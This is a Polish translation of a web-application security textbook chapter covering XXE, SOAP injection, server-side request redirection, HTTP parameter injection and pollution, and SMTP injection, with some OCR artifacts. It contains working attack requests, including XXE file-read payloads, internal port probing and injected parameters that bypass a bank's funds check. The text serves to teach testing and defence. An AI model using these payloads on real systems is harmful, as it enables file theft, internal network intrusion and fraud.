We współczesnych aplikacjach internetowych XML jest często używany do przesyłania danych od klienta do serwera. Aplikacja po stronie serwera działa następnie na tych danych i może zwrócić odpowiedź zawierającą XML lub dane w dowolnym innym formacie. To zachowanie jest najczęściej spotykane w aplikacjach opartych na technologii Ajax, w których do komunikacji w tle używane są żądania asynchroniczne. Może również pojawiać się w kontekście komponentów rozszerzenia przeglądarki i innych technologii po stronie klienta.

Rozważmy na przykład funkcję wyszukiwania, która w celu zapewnienia bezproblemowego działania użytkownika została zaimplementowana przy użyciu technologii Ajax. Gdy użytkownik wprowadza wyszukiwane hasło, skrypt po stronie klienta wysyła do serwera następujące żądanie:

POST /search/128/AjaxSearch.ashx HTTP/1.1

Host: mdsec.net

Content-Type: text/xml; charset=UTF-8

Content-Length: 44

<Search><SearchTerm>nothing will change</SearchTerm></Search>

Odpowiedź serwera jest następująca (chociaż luki w zabezpieczeniach mogą istnieć niezależnie od formatu użytego w odpowiedziach):

HTTP/1.1 200 OK

Content-Type: text/xml; charset=utf-8

Content-Length: 81

<Search><SearchResult>No results found for expression: nothing change</SearchResult></Search>

Skrypt po stronie klienta przetwarza tę odpowiedź i aktualizuje część interfejsu użytkownika o wyniki wyszukiwania. W przypadku napotkania tego typu funkcji należy zawsze sprawdzić, czy nie wstrzyknięto zewnętrznej jednostki XML (XXE). Ta luka wynika z faktu, że standardowe biblioteki analizy XML obsługują odwołania do jednostek. Są to po prostu metody odwoływania się do danych wewnątrz lub na zewnątrz dokumentu XML. Odwołania do jednostek powinny być znane z innych kontekstów. Na przykład jednostki odpowiadające znakom < i > są następujące:

<

>

Format XML umożliwia zdefiniowanie niestandardowych jednostek w samym dokumencie XML. Odbywa się to w opcjonalnym elemencie DOCTYPE na początku dokumentu. Na przykład:

<!DOCTYPE foo [<!ENTITY testref “testrefvalue” >]>

Jeśli dokument zawiera tę definicję, parser zastępuje wszelkie wystąpienia &testref; odniesienie do encji w dokumencie ze zdefiniowaną wartością, test ref value. Ponadto specyfikacja XML umożliwia definiowanie podmiotów za pomocą zewnętrznych referencji, których wartość jest pobierana dynamicznie przez parser XML. Te definicje jednostek zewnętrznych używają formatu URL i mogą odnosić się do zewnętrznych adresów URL lub zasobów w lokalnym systemie plików. Parser XML pobiera zawartość określonego adresu URL lub pliku i używa tego jako wartości zdefiniowanej jednostki. Jeśli aplikacja zwróci w swojej odpowiedzi jakiekolwiek części danych XML, które wykorzystują zewnętrznie zdefiniowaną jednostkę, w odpowiedzi zwracana jest zawartość określonego pliku lub adresu URL. Podmioty zewnętrzne można określić w żądaniu atakującego opartym na XML, dodając odpowiedni element DOCTYPE do XML (lub modyfikując element, jeśli już istnieje). Odnośnik do podmiotu zewnętrznego jest określany za pomocą słowa kluczowego SYSTEM, a jego definicją jest adres URL, który może korzystać z pliku: protocol. W poprzednim przykładzie osoba atakująca może przesłać następujące żądanie, które definiuje zewnętrzną jednostkę XML odwołującą się do pliku w systemie plików serwera:

POST /search/128/AjaxSearch.ashx HTTP/1.1

Host: mdsec.net

Content-Type: text/xml; charset=UTF-8

Content-Length: 115

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “file:///windows/win.ini” >]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>

Powoduje to, że parser XML pobiera zawartość określonego pliku i używa go zamiast odwołania do zdefiniowanej jednostki, którego atakujący użył w elemencie SearchTerm. Ponieważ wartość tego elementu jest powtarzana w odpowiedzi aplikacji, powoduje to, że serwer odpowiada zawartością pliku w następujący sposób:

HTTP/1.1 200 OK

Content-Type: text/xml; charset=utf-8

Content-Length: 556

<Search><SearchResult>No results found for expression: ; for 16-bit app

support

[fonts]

[extensions]

[mci extensions]

[files]

...

Oprócz użycia protokołu file: do określenia zasobów w lokalnym systemie plików osoba atakująca może użyć protokołów, takich jak http:, aby spowodować, że serwer pobierze zasoby przez sieć. Te adresy URL mogą określać dowolne hosty, adresy IP i porty. Mogą pozwolić atakującemu na interakcję z usługami sieciowymi w systemach zaplecza, do których nie można uzyskać bezpośredniego dostępu z Internetu. Na przykład następujący atak próbuje połączyć się z serwerem pocztowym działającym na porcie 25 na prywatnym adresie IP 192.168.1.1:

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “http://192.168.1.1:25” >]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>

Ta technika może pozwolić na wykonanie różnych ataków:

* Osoba atakująca może używać aplikacji jako serwera proxy, pobierającego poufną zawartość z dowolnego serwera sieciowego, do którego aplikacja może dotrzeć, w tym z serwerów działających wewnętrznie w organizacji w prywatnej przestrzeni adresowej, której nie można rutować.

* Atakujący może wykorzystać luki w aplikacjach internetowych zaplecza, pod warunkiem, że można je wykorzystać za pośrednictwem adresu URL.

* Osoba atakująca może przetestować otwarte porty w systemach zaplecza, przeglądając dużą liczbę adresów IP i numerów portów. W niektórych przypadkach różnice czasowe mogą być wykorzystane do określenia stanu żądanego portu. W innych przypadkach banery usług z niektórych usług mogą faktycznie zostać zwrócone w odpowiedziach aplikacji.

Wreszcie, jeśli aplikacja pobierze obiekt zewnętrzny, ale nie zwróci go w odpowiedzi, nadal może być możliwe spowodowanie odmowy usługi poprzez odczytywanie strumienia plików w nieskończoność. Na przykład:

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “ file:///dev/random”>]>

Wstrzykiwanie do usług SOAP

Simple Object Access Protocol (SOAP) to technologia komunikacji oparta na komunikatach, która używa formatu XML do enkapsulacji danych. Może być używany do udostępniania informacji i przesyłania wiadomości między systemami, nawet jeśli działają one na różnych systemach operacyjnych i architekturach. Jego głównym zastosowaniem są usługi sieciowe. W kontekście aplikacji sieci Web dostępnej za pośrednictwem przeglądarki najprawdopodobniej napotkasz protokół SOAP w komunikacji między komponentami aplikacji zaplecza. SOAP jest często używany w aplikacjach korporacyjnych na dużą skalę, w których poszczególne zadania są wykonywane przez różne komputery w celu poprawy wydajności. Często występuje również tam, gdzie aplikacja internetowa została wdrożona jako front-end dla istniejącej aplikacji. W tej sytuacji komunikacja między różnymi komponentami może być realizowana przy użyciu protokołu SOAP w celu zapewnienia modułowości i interoperacyjności. Ponieważ XML jest językiem interpretowanym, SOAP jest potencjalnie podatny na wstrzykiwanie kodu w podobny sposób, jak inne opisane już przykłady. Elementy XML są reprezentowane składniowo przy użyciu metaznaków <, > i /. Jeśli dostarczone przez użytkownika dane zawierające te znaki są wstawiane bezpośrednio do komunikatu SOAP, atakujący może ingerować w strukturę komunikatu, a tym samym ingerować w logikę aplikacji lub powodować inne niepożądane efekty. Rozważmy aplikację bankową, w której użytkownik inicjuje transfer środków za pomocą żądania HTTP, takiego jak poniżej:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit

W trakcie przetwarzania tego żądania między dwoma komponentami zaplecza aplikacji wysyłany jest następujący komunikat SOAP:

<soap:Envelope xmlns:soap=”http://www.w3.org/2001/12/soap-envelope”>

<soap:Body>

<pre:Add xmlns:pre=http://target/lists soap:encodingStyle=

“http://www.w3.org/2001/12/soap-encoding”>

<Account>

<FromAccount>18281008</FromAccount>

<Amount>1430</Amount>

<ClearedFunds>False</ClearedFunds>

<ToAccount>08447656</ToAccount>

</Account>

</pre:Add>

</soap:Body>

</soap:Envelope>

Zwróć uwagę, jak elementy XML w wiadomości odpowiadają parametrom w żądaniu HTTP, a także dodaj element ClearedFunds. W tym momencie logika aplikacji stwierdziła, że dostępne środki są niewystarczające do wykonania żądanego przelewu i ustawiła wartość tego elementu na False. W rezultacie komponent, który odbiera komunikat SOAP, nie wykonuje na nim żadnych działań. W tej sytuacji istnieje wiele sposobów, w jakie można próbować wstrzyknąć do komunikatu SOAP, a tym samym ingerować w logikę aplikacji. Na przykład przesłanie następującego żądania powoduje wstawienie dodatkowego elementu ClearedFunds do komunikatu przed elementem oryginalnym (przy zachowaniu poprawności składniowej SQL). Jeśli aplikacja przetworzy pierwszy napotkany element ClearedFunds, możesz pomyślnie wykonać przelew, gdy nie ma dostępnych środków:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 119

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True

</ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Submit

Z drugiej strony, jeśli aplikacja przetworzy ostatni napotkany element ClearedFunds, można zastosować podobny atak do parametru ToAccount. Innym rodzajem ataku byłoby użycie komentarzy XML w celu usunięcia części oryginalnego komunikatu SOAP i zastąpienia usuniętych elementów

własnymi. Na przykład następujące żądanie wstrzykuje element ClearedFunds za pomocą parametru Amount, udostępnia tag otwierający dla elementu ToAccount, otwiera komentarz i zamyka komentarz w parametrze ToAccount, zachowując w ten sposób poprawność składni kodu XML:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 125

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True

</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit

Innym rodzajem ataku byłaby próba uzupełnienia całego komunikatu SOAP z wstrzykniętego parametru i pozostawienia komentarza w pozostałej części komunikatu. Ponieważ jednak komentarz otwierający nie zostanie dopasowany do komentarza zamykającego, atak ten generuje całkowicie nieprawidłowy kod XML, który zostanie odrzucony przez wiele parserów XML. Ten atak prawdopodobnie zadziała tylko na niestandardowy, własny parser XML, a nie na jakąkolwiek bibliotekę parsującą XML:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 176

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True

</ClearedFunds>

<ToAccount>08447656</ToAccount></Account></pre:Add></soap:Body>

</soap:Envelope>

<!--&Submit=Submit

Znajdowanie i wykorzystywanie wtrysku SOAP

Wstrzyknięcie SOAP może być trudne do wykrycia, ponieważ dostarczenie metaznaków XML w sposób niesfabrykowany powoduje złamanie formatu komunikatu SOAP, co często skutkuje komunikatem o błędzie nie zawierającym żadnych informacji. Niemniej jednak poniższe kroki mogą być użyte do wykrywania luk w zabezpieczeniach związanych z iniekcją SOAP z pewnym stopniem niezawodności.

KROKI HACKOWANIA

1. Prześlij nieuczciwy znacznik zamykający XML, taki jak </foo>, w każdym parametrze po kolei. Jeśli nie wystąpi żaden błąd, prawdopodobnie dane wejściowe nie są wstawiane do komunikatu SOAP lub są w jakiś sposób oczyszczane.

2. Jeśli otrzymano błąd, zamiast tego prześlij prawidłową parę tagów otwierających i zamykających, na przykład <foo></foo>. Jeśli spowoduje to zniknięcie błędu, aplikacja może być podatna na ataki.

3. W niektórych sytuacjach dane wstawiane do wiadomości w formacie XML są następnie odczytywane z jej formularza XML i zwracane użytkownikowi. Jeśli element, który modyfikujesz, jest zwracany w odpowiedziach aplikacji, sprawdź, czy treść XML, którą przesyłasz, jest zwracana w identycznej formie lub czy została w jakiś sposób znormalizowana. Prześlij kolejno następujące dwie wartości:

test<foo/>

test<foo></foo>

Jeśli okaże się, że którykolwiek element jest zwracany jako drugi lub po prostu jako test, możesz mieć pewność, że Twoje dane wejściowe zostaną wstawione do wiadomości opartej na XML.

4. Jeśli żądanie HTTP zawiera kilka parametrów, które mogą zostać umieszczone w komunikacie SOAP, spróbuj wstawić znak komentarza otwierającego (<!- -) do jednego parametru, a znak komentarza zamykającego (!-->) do innego parametru. Następnie przełącz je (ponieważ nie możesz wiedzieć, w jakiej kolejności pojawiają się parametry). Może to spowodować zakomentowanie części komunikatu SOAP serwera. Może to spowodować zmianę logiki aplikacji lub spowodować inny błąd, który może ujawnić informacje.

Jeśli wstrzyknięcie SOAP jest trudne do wykrycia, wykorzystanie go może być jeszcze trudniejsze. W większości sytuacji konieczna jest znajomość struktury kodu XML otaczającego dane, aby dostarczyć spreparowane dane wejściowe, które modyfikują wiadomość bez jej unieważniania. We wszystkich poprzednich testach szukaj komunikatów o błędach, które ujawniają szczegóły dotyczące przetwarzanego komunikatu SOAP. Jeśli masz szczęście, szczegółowa wiadomość ujawni całą wiadomość, umożliwiając skonstruowanie spreparowanych wartości w celu wykorzystania luki. Jeśli masz pecha, możesz ograniczyć się do czystego zgadywania, co jest bardzo mało prawdopodobne, aby się powiodło.

Zapobieganie wstrzykiwaniu SOAP

Wstrzykiwaniu protokołu SOAP można zapobiec, stosując filtry sprawdzania poprawności granic w dowolnym miejscu, w którym dane dostarczone przez użytkownika są wstawiane do komunikatu SOAP. Należy tego dokonać zarówno na danych, które zostały natychmiast otrzymane od użytkownika w bieżącym żądaniu, jak i na wszelkich danych, które zostały utrwalone z wcześniejszych żądań lub wygenerowane w wyniku innego przetwarzania, które wykorzystuje dane użytkownika jako dane wejściowe. Aby zapobiec opisanym atakom, aplikacja powinna zakodować w formacie HTML wszelkie metaznaki XML pojawiające się w danych wejściowych użytkownika. Kodowanie HTML polega na zastąpieniu literalnych znaków odpowiadającymi im jednostkami HTML. Dzięki temu interpreter XML traktuje je jako część wartości danych odpowiedniego elementu, a nie jako część struktury samej wiadomości. Oto kodowanie HTML niektórych typowych problematycznych znaków:

n < — <

n > — >

n / — /

Wstrzykiwanie do żądań HTTP zaplecza

W poprzedniej sekcji opisano, w jaki sposób niektóre aplikacje włączają dane dostarczone przez użytkownika do żądań protokołu SOAP zaplecza do usług, które nie są bezpośrednio dostępne dla użytkownika. Mówiąc bardziej ogólnie, aplikacje mogą osadzać dane wprowadzane przez użytkownika w dowolnym żądaniu HTTP zaplecza, w tym w tych, które przesyłają parametry jako zwykłe pary nazwa/wartość. Tego rodzaju zachowanie jest często podatne na atak, ponieważ aplikacja często skutecznie pośredniczy w adresie URL lub parametrach podanych przez użytkownika. Ataki na tę funkcjonalność można podzielić na następujące kategorie:

* Ataki polegające na przekierowaniu HTTP po stronie serwera umożliwiają atakującemu określenie dowolnego zasobu lub adresu URL, którego żąda następnie frontowy serwer aplikacji.

* Ataki wstrzykiwania parametrów HTTP (HPI) umożliwiają atakującemu wstrzyknięcie dowolnych parametrów do wewnętrznego żądania HTTP wysyłanego przez serwer aplikacji. Jeśli atakujący wstrzyknie parametr, który już istnieje w żądaniu zaplecza, ataki polegające na zanieczyszczeniu parametrów HTTP (HPP) mogą zostać użyte do zastąpienia oryginalnej wartości parametru określonej przez serwer.

Przekierowanie HTTP po stronie serwera

Luki w zabezpieczeniach związane z przekierowaniem po stronie serwera pojawiają się, gdy aplikacja pobiera dane wejściowe kontrolowane przez użytkownika i umieszcza je w adresie URL, który pobiera za pomocą żądania HTTP zaplecza. Wprowadzone przez użytkownika dane wejściowe mogą obejmować cały pobierany adres URL lub aplikacja może wykonać na nim pewne przetwarzanie, takie jak dodanie standardowego sufiksu. Żądanie HTTP zaplecza może być kierowane do domeny w publicznym Internecie lub do wewnętrznego serwera, do którego użytkownik nie ma bezpośredniego dostępu. Żądana treść może stanowić rdzeń funkcjonalności aplikacji, na przykład interfejs do bramki płatniczej. Lub może być bardziej peryferyjny, na przykład zawartość statyczna pobierana od strony trzeciej. Ta technika jest często używana do łączenia kilku różnych wewnętrznych i zewnętrznych komponentów aplikacji w jedną aplikację główną, która obsługuje kontrolę dostępu i zarządzanie sesjami w imieniu tych innych systemów. Jeśli osoba atakująca może kontrolować adres IP lub nazwę hosta używaną w żądaniu HTTP zaplecza, może spowodować, że serwer aplikacji połączy się z dowolnym zasobem, a czasami pobierze zawartość odpowiedzi zaplecza. Rozważmy następujący przykład żądania front-end, w którym parametr loc służy do określenia, której wersji pliku CSS chce użyć klient:

POST /account/home HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: wahh-blogs.net

Content-Length: 65

view=default&loc=online.wahh-blogs.net/css/wahh.css

Jeśli w parametrze loc nie określono sprawdzania poprawności adresu URL, osoba atakująca może podać dowolną nazwę hosta zamiast online.wahh-blogs.net. Aplikacja pobiera określony zasób, umożliwiając atakującemu użycie aplikacji jako serwera proxy do potencjalnie wrażliwych usług zaplecza. W poniższym przykładzie osoba atakująca powoduje, że aplikacja łączy się z wewnętrzną usługą SSH:

POST /account/home HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: blogs.mdsec.net

Content-Length: 65

view=default&loc=192.168.0.1:22

Odpowiedź aplikacji zawiera baner z żądanej usługi SSH:

HTTP/1.1 200 OK

Connection: close

SSH-2.0-OpenSSH_4.2Protocol mismatch

Osoba atakująca może wykorzystać błędy przekierowania HTTP po stronie serwera, aby skutecznie wykorzystać podatną na ataki aplikację jako otwarty serwer proxy HTTP do przeprowadzenia różnych dalszych ataków:

* Atakujący może być w stanie użyć serwera proxy do zaatakowania systemów innych firm w Internecie. Celowi wydaje się, że szkodliwy ruch pochodzi z serwera, na którym działa aplikacja podatna na ataki.

* Osoba atakująca może użyć serwera proxy, aby połączyć się z dowolnymi hostami w sieci wewnętrznej organizacji, docierając w ten sposób do celów, do których nie można uzyskać bezpośredniego dostępu z Internetu.

* Osoba atakująca może wykorzystać serwer proxy do ponownego połączenia się z innymi usługami uruchomionymi na samym serwerze aplikacji, omijając ograniczenia zapory i potencjalnie wykorzystując relacje zaufania w celu obejścia uwierzytelniania.

* Wreszcie, funkcja proxy może być wykorzystana do przeprowadzania ataków, takich jak skrypty między witrynami, powodując, że aplikacja zawiera treści kontrolowane przez osobę atakującą w swoich odpowiedziach

KROKI HACKOWANIA

1. Zidentyfikuj wszystkie parametry żądania, które wydają się zawierać nazwy hostów, adresy IP lub pełne adresy URL.

2. Dla każdego parametru zmodyfikuj jego wartość, aby określić alternatywny zasób, podobny do żądanego, i sprawdź, czy ten zasób pojawi się w odpowiedzi serwera.

3. Spróbuj określić adres URL kierujący na serwer w Internecie, który kontrolujesz, i monitoruj ten serwer pod kątem połączeń przychodzących z testowanej aplikacji.

4. Jeśli żadne połączenie przychodzące nie zostanie odebrane, monitoruj czas potrzebny na odpowiedź aplikacji. Jeśli wystąpi opóźnienie, żądania zaplecza aplikacji mogą przekroczyć limit czasu z powodu ograniczeń sieciowych dotyczących połączeń wychodzących.

5. Jeśli uda ci się użyć funkcji łączenia się z dowolnymi adresami URL, spróbuj wykonać następujące ataki:

A. Określ, czy można określić numer portu. Na przykład możesz podać adres http://mdattacker.net:22.

B. Jeśli się powiedzie, spróbuj przeskanować porty sieci wewnętrznej za pomocą narzędzia, takiego jak Burp Intruder, aby połączyć się z zakresem adresów IP i portów po kolei.

C. Spróbuj połączyć się z innymi usługami na adres pętli zwrotnej serwera aplikacji.

D. Próba załadowania strony internetowej, którą kontrolujesz, do odpowiedzi aplikacji w celu przeprowadzenia ataku typu cross-site scripting.

UWAGA: Niektóre interfejsy API przekierowywania po stronie serwera, takie jak Server.Transfer() i Server.Execute() w ASP.NET, zezwalają na przekierowanie tylko do względnych adresów URL na tym

samym hoście. Funkcjonalność, która przekazuje dane wejściowe dostarczone przez użytkownika do jednej z tych metod, nadal może zostać potencjalnie wykorzystana do wykorzystania relacji zaufania i dostępu do zasobów na serwerze, które są chronione przez uwierzytelnianie na poziomie platformy.

Wstrzyknięcie parametru HTTP

Wstrzykiwanie parametrów HTTP (HPI) powstaje, gdy parametry dostarczone przez użytkownika są używane jako parametry w żądaniu HTTP zaplecza. Rozważ następującą odmianę funkcji przelewu bankowego, która wcześniej była podatna na iniekcję SOAP:

POST /bank/48/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit

To żądanie front-end, wysyłane z przeglądarki użytkownika, powoduje, że aplikacja wysyła kolejne żądanie HTTP back-end do innego serwera WWW w infrastrukturze banku. W tym żądaniu zaplecza aplikacja kopiuje niektóre wartości parametrów z żądania frontonu:

POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Length: 44

fromacc=18281008&amount=1430&toacc=08447656

Żądanie to powoduje, że serwer zaplecza sprawdza, czy dostępne są rozliczone środki, aby wykonać przelew, a jeśli tak, to go realizuje. Jednak serwer frontendowy może opcjonalnie określić, że rozliczone środki są dostępne, a tym samym ominąć kontrolę, podając następujący parametr:

clearedfunds=true

Jeśli atakujący jest świadomy takiego zachowania, może podjąć próbę przeprowadzenia ataku HPI w celu wstrzyknięcia parametru clearedfunds do żądania zaplecza. W tym celu dodaje wymagany parametr na końcu wartości istniejącego parametru i koduje w adresie URL znaki & i =, które służą do oddzielania nazw i wartości:

POST /bank/48/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 96

FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtru

e&Submit=Submit

Gdy serwer aplikacji przetwarza to żądanie, w normalny sposób dekoduje wartości parametrów za pomocą adresu URL. Tak więc wartość parametru ToAccount, którą otrzymuje aplikacja frontendowa, jest następująca:

08447656&clearedfunds=true

Jeśli aplikacja front-end nie zweryfikuje tej wartości i przekaże ją przez unsanitized do żądania zaplecza, wysyłane jest następujące żądanie zaplecza, które pomyślnie omija sprawdzanie rozliczonych środków:

POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Length: 62

fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true

UWAGA: W przeciwieństwie do iniekcji SOAP, wstrzyknięcie dowolnych nieoczekiwanych parametrów do żądania zaplecza raczej nie spowoduje żadnego błędu. Dlatego udany atak zwykle wymaga dokładnej znajomości używanych parametrów zaplecza. Chociaż może to być trudne do ustalenia w kontekście czarnej skrzynki, może być proste, jeśli aplikacja korzysta z komponentów innych firm, których kod można uzyskać i zbadać.

Zanieczyszczenie parametru HTTP

HPP to technika ataku, która pojawia się w różnych kontekstach i często ma zastosowanie w kontekście ataków HPI. Specyfikacje HTTP nie zawierają żadnych wskazówek, jak powinny zachowywać się serwery WWW, gdy żądanie zawiera wiele parametrów o tej samej nazwie. W praktyce różne serwery WWW zachowują się w różny sposób. Oto kilka typowych zachowań:

* Użyj pierwszego wystąpienia parametru.

* Użyj ostatniego wystąpienia parametru.

* Połącz wartości parametrów, być może dodając między nimi separator.

* Skonstruuj tablicę zawierającą wszystkie podane wartości.

W poprzednim przykładzie HPI osoba atakująca mogła dodać nowy parametr do żądania zaplecza. W praktyce bardziej prawdopodobne jest, że żądanie, do którego atakujący może wstrzyknąć, zawiera już parametr o nazwie, na którą jest skierowany. W tej sytuacji atakujący może użyć warunku HPI, aby wprowadzić drugą instancję tego samego parametru. Wynikowe zachowanie aplikacji zależy od tego, jak wewnętrzny serwer HTTP obsługuje zduplikowany parametr. Atakujący może być w stanie wykorzystać technikę HPP do „zastąpienia” wartości oryginalnego parametru wartością wprowadzonego przez siebie parametru. Na przykład, jeśli oryginalne żądanie zaplecza wygląda następująco:

POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Length: 62

fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656

a serwer zaplecza używa pierwszego wystąpienia dowolnego zduplikowanego parametru, osoba atakująca może umieścić atak w parametrze FromAccount w żądaniu frontonu:

POST /bank/52/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 96

FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=0844765

6&Submit=Submit

I odwrotnie, w tym przykładzie, jeśli serwer zaplecza używa ostatniej instancji dowolnego zduplikowanego parametru, osoba atakująca może umieścić atak w parametrze ToAccount w żądaniu frontonu. Wyniki ataków HPP w dużej mierze zależą od tego, jak docelowy serwer aplikacji obsługuje wielokrotne wystąpienia tego samego parametru oraz od dokładnego punktu wstawienia w żądaniu zaplecza. Ma to istotne konsekwencje, jeśli dwie technologie muszą przetwarzać to samo żądanie HTTP. Zapora ogniowa aplikacji internetowej lub odwrotne proxy może przetworzyć żądanie i przekazać je do aplikacji internetowej, która może odrzucić zmienne, a nawet zbudować łańcuchy z wcześniej różnych części żądania!

Ataki na tłumaczenie adresów URL

Wiele serwerów przepisuje żądane adresy URL po przybyciu, aby odwzorować je na odpowiednie funkcje zaplecza w aplikacji. Oprócz konwencjonalnego przepisywania adresów URL, takie zachowanie może wystąpić w kontekście parametrów w stylu REST, niestandardowych opakowań nawigacji i innych metod translacji adresów URL. Rodzaj przetwarzania, z którym wiąże się to zachowanie, może być podatny na ataki HPI i HPP. Dla uproszczenia i ułatwienia nawigacji niektóre aplikacje umieszczają wartości parametrów w ścieżce pliku adresu URL, a nie w ciągu zapytania. Często można to osiągnąć za pomocą prostych zasad przekształcania adresu URL i przekazywania go do prawdziwego miejsca docelowego. Następujące reguły mod_rewrite w Apache są używane do obsługi publicznego dostępu do profili użytkowników:

RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /pub/user/[^\&]*\ HTTP/

RewriteRule ^pub/user/([^/\.]+)$ /inc/user_mgr.php?mode=view&name=$1

Ta reguła przyjmuje estetyczne prośby, takie jak:

/pub/user/marcus

i przekształca je w żądania zaplecza dla funkcji przeglądania zawartej na stronie zarządzania użytkownikami user_mgr.php. Przenosi parametr marcus do ciągu zapytania i dodaje parametr mode=view:

/inc/user_mgr.php?mode=view&name=marcus

W tej sytuacji może być możliwe użycie ataku HPI w celu wstrzyknięcia drugiego parametru trybu do przepisanego adresu URL. Na przykład, jeśli atakujący zażąda tego:

/pub/user/marcus%26mode=edit

the URL-decoded value is embedded in the rewritten URL as follows:

/inc/user_mgr.php?mode=view&name=marcus&mode=edit

Jak opisano w przypadku ataków HPP, powodzenie tego exploita zależy od tego, jak serwer obsłuży zduplikowany teraz parametr. Na platformie PHP parametr mode jest traktowany jako posiadający wartość edit, więc atak się powiódł.

KROKI HACKOWANIA

1. Celuj kolejno w każdy parametr żądania i spróbuj dołączyć nowy wstrzyknięty parametr, używając różnej składni:

* %26foo%3dbar — zakodowany w adresie URL &foo=bar

* %3bfoo%3dbar — zakodowany w adresie URL ;foo=bar

* %2526foo%253dbar — &foo=bar z podwójnym kodowaniem adresu URL

2. Zidentyfikuj wszystkie przypadki, w których aplikacja zachowuje się tak, jakby oryginalny parametr nie był modyfikowany. (Dotyczy to tylko parametrów, które zwykle powodują pewne różnice w odpowiedzi aplikacji po modyfikacji.)

3. Każda instancja zidentyfikowana w poprzednim kroku ma szansę na wstrzyknięcie parametrów. Spróbuj wstrzyknąć znany parametr w różnych punktach żądania, aby sprawdzić, czy może on zastąpić lub zmodyfikować istniejący parametr. Na przykład:

Z konta=18281008%26Kwota%3d4444&Kwota=1430&Do konta=08447656

4. Jeśli spowoduje to zastąpienie istniejącej wartości przez nową wartość, określ, czy można ominąć sprawdzanie poprawności przez wstrzyknięcie wartości odczytanej przez serwer zaplecza.

5. Zastąp wstrzyknięty znany parametr dodatkowymi nazwami parametrów, zgodnie z opisem mapowania aplikacji i wykrywania treści w rozdziale 4.


6. Przetestuj tolerancję aplikacji na wielokrotne przesyłanie tego samego parametru w ramach żądania. Prześlij nadmiarowe wartości przed i po innych parametrach oraz w różnych miejscach żądania (w ciągu zapytania, plikach cookie i treści wiadomości).

Wstrzykiwanie do usług pocztowych

Wiele aplikacji zawiera funkcję umożliwiającą użytkownikom przesyłanie wiadomości za pośrednictwem aplikacji, takich jak zgłaszanie problemu personelowi pomocy technicznej lub przekazywanie opinii na temat witryny internetowej. Ta funkcja jest zwykle realizowana przez połączenie z serwerem pocztowym (lub SMTP). Zazwyczaj dane wejściowe dostarczone przez użytkownika są wstawiane do konwersacji SMTP, którą serwer aplikacji prowadzi z serwerem poczty. Jeśli osoba atakująca może przesłać odpowiednio spreparowane dane wejściowe, które nie są filtrowane ani oczyszczone, może być w stanie wstrzyknąć do tej konwersacji dowolne polecenia STMP. W większości przypadków aplikacja umożliwia określenie treści wiadomości oraz własnego adresu e-mail (który jest wstawiany w polu Od e-maila wynikowego). Możesz także określić temat wiadomości i inne szczegóły. Każde istotne pole, które kontrolujesz, może być podatne na wstrzyknięcie SMTP. Luki w zabezpieczeniach protokołu SMTP są często wykorzystywane przez spamerów, którzy skanują Internet w poszukiwaniu podatnych na ataki formularzy pocztowych i wykorzystują je do generowania dużych ilości uciążliwych wiadomości e-mail.

Manipulowanie nagłówkami wiadomości e-mail

Rozważmy formularz pokazany na rysunku 10.6, który umożliwia użytkownikom przesyłanie opinii na temat aplikacji.



Tutaj użytkownicy mogą określić adres nadawcy i treść wiadomości. Aplikacja przekazuje te dane wejściowe do polecenia PHP mail(), które konstruuje wiadomość e-mail i przeprowadza niezbędną konwersację SMTP ze skonfigurowanym serwerem pocztowym. Wygenerowana poczta wygląda następująco:


To: admin@wahh-app.com

From: marcus@wahh-mail.com

Subject: Site problem

Confirm Order page doesn’t load

